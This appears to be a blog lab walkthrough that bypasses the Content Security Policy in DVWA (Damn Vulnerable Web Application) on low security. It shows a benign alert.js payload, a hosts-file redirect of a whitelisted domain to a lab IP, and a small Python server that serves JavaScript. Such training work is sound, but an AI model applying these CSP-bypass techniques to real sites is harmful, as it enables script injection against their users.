DVWA CSP Bypass Low Sec - Red Team

In today’s blog post I demonstrate how to execute a Content Security Policy (CSP) Bypass in the DVWA on Low Security. The side channel demonstrates how to execute custom JavaScript for domains within the CSP. Due to the client side nature of this attack there is no Blue Team detection proposed.
Video
Prerequisites
If you don’t currently have a Damn Vulnerable Web Application (DVWA) instance you can follow along at home with a simple git clone & vagrant up if your host system meets the minimum specs.
Red team only deploys Opnsense, DVWA, and Kali.
CSP Bypass Challenge - Red Team
The Content Security Policy (CSP) header is used to control how external scripts can be loaded into the page.
Basic Browser
Loading the page we are presented with an input box.
 Example cspb main page
We are able to load some of the external sources for example https://digi.ninja/dvwa/alert.js works.
 Example cspb “bypassed”
Having a look with curl we can see why this works and the .txt doesn’t:
digi.ninja is OUT OF SCOPE! DO NOT ATTEMPT ANYTHING WITH IT!! This is just to demonstrate why it works!
1
curl -v https://digi.ninja/dvwa/alert.js
Gives us a response
A hint curl in verbose mode, lines starting with * are internal to curl, lines starting with > are our request, lines that start with nothing are data, and finally lines that start with < are the response from the server.
We only in this case care about
 Example cspb content type header
The Content-Type header indicates the MIME (Multipurpose Internet Mail Extensions now known as Media Type) type, in this case text/javascript so the page handles the content of the external wepbage as JavaScript.
Checking on the .txt file we find
 Example cspb content type header plain
Being text/plain it won’t execute like JavaScript even though the content is the same in each file.
With the lack of support from pastebin and the like can we run custom Javascript now? Yes we can! A clue is that the DNS (Domain Name System) resolution for any of the domains in the Content-Security-Policy header happens locally. So it’s as easy as editing your local /etc/hosts file to point example.com to 192.168.56.200 - if you are using the Tartarus Lab and you’re away! :)
Side Channel: CSP Bypass - Local Python Web Server
The way I’m outlining below is out of scope of the challenge but reinforces the danger of leaving security critical tasks vulnerable to client side tampering. This isn’t a “real-world” implementation, however with the rise of subdomain impersonation it’s not too far fetched either.
example.com is OUT OF SCOPE! DO NOT ATTEMPT ANYTHING WITH IT!!
We’re using example.com since it’s one of the listed domains in the CSP policy header
1
2
Content-Security-Policy:
script-src 'self' https://pastebin.com hastebin.com www.toptal.com example.com code.jquery.com https://ssl.google-analytics.com https://digi.ninja
First add the /etc/hosts file
1
sudo bash -c "echo '192.168.56.200 example.com' >> /etc/hosts"
Create the alerts file
1
echo "alert('Look Im on TV!');" > alert.js
Then paste the code into a the server.py file
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
# Code generated in part by ChatGPT
from http.server import HTTPServer, SimpleHTTPRequestHandler

class CustomHandler(SimpleHTTPRequestHandler):
    def do_GET(self):
        if self.path.endswith(".js"):
            self.send_response(200)
            self.send_header("Content-Type", "application/javascript")
            self.end_headers()
            with open(self.path.lstrip("/"), "rb") as file:
                self.wfile.write(file.read())
        else:
            super().do_GET()

PORT = 80
httpd = HTTPServer(("0.0.0.0", PORT), CustomHandler)
print(f"Serving on http://127.0.0.1:{PORT}")
httpd.serve_forever()
Start the server
1
python3 server.py
 Example cspb python server
Now in the browser request the file your serving locally.
1
http://example.com/alert.js
 Example cspr request to the local example.com
Credits
Image thanks to Nasa AS11-44-6549
Icon thanks to Padlock icons created by juicy_fish - Flaticon